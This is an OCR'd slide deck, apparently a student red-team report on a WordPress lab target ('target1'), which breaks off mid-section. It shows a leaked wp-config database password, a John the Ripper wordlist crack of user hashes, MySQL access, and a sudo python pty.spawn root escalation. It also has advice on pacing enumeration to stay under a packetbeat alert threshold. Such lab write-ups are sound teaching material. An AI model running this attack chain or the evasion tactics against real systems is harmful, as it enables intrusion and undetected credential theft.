
```
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

Presented by: Ashley


Exploitation: Weak Passwords

Summarize the following:


- How did you exploit the vulnerability? We used JohnTheRipper to do a dictionary attack the steven’s hash located in the MySQL database.
- What did the exploit achieve? The exploit was achieved through the retrieval of steven’s credentials by cracking his hash.
- Process: Extract the hashes to a txt file named wp_hashes.txt from the MySQL database.



```
root@Kali:~# john wp_hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$
) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]          (steven)
```



```
wp-admin         wp-content         wp-login.php        xmlrpc.php
michael@target1:/var/www/html/wordpress$ less wp-config.php
michael@target1:/var/www/html/wordpress$ mysql -u root -p
Enter password:
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: YES)
michael@target1:/var/www/html/wordpress$ mysql -u root -p wordpress
Enter password:
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: YES)
michael@target1:/var/www/html/wordpress$ mysql -u root -p wordpress
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 39
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```




```
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

:
```

Presented by: Concepcion

Exploitation: Privilege Escalation

Summarize the following:

- How did you exploit the vulnerability? Used the misconfiguration of the sudo access list. The user has sudo permissions to python. Designed a script to allow for privilege escalation.
- What did the exploit achieve? Access to root.
- Process: Open python with sudo and then run the script to get root access:
  - From the command line achieved root with the following script:
  - sudo python -c ‘import pty;pty.spawn(“/bin/bash”)’



```
$ whoami
steven
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# 
```

Presented by: Robert

Avoiding Detection

Stealth Exploitation of packetbeat

Monitoring Overview

- Which alerts detect this exploit?

  WHEN count() GROUPED OVER top 5 ‘http.response.status_code’ IS ABOVE 400 FOR THE LAST 5 minutes

- Which metrics do they measure?

  http.response.status_code

- Which thresholds do they fire at?

  Above 400

Mitigating Detection

- How can you execute the same exploit without triggering the alert?

  By doing the website enumeration much slower so as to not trigger the threshold

- Are there alternative exploits that may perform better?

  An alternative exploit that may perform better is gobuster

Presented by: Ernesto

Stealth Exploitation of Brute Force Attack

Monitoring Overview

- Which alerts detect this exploit?

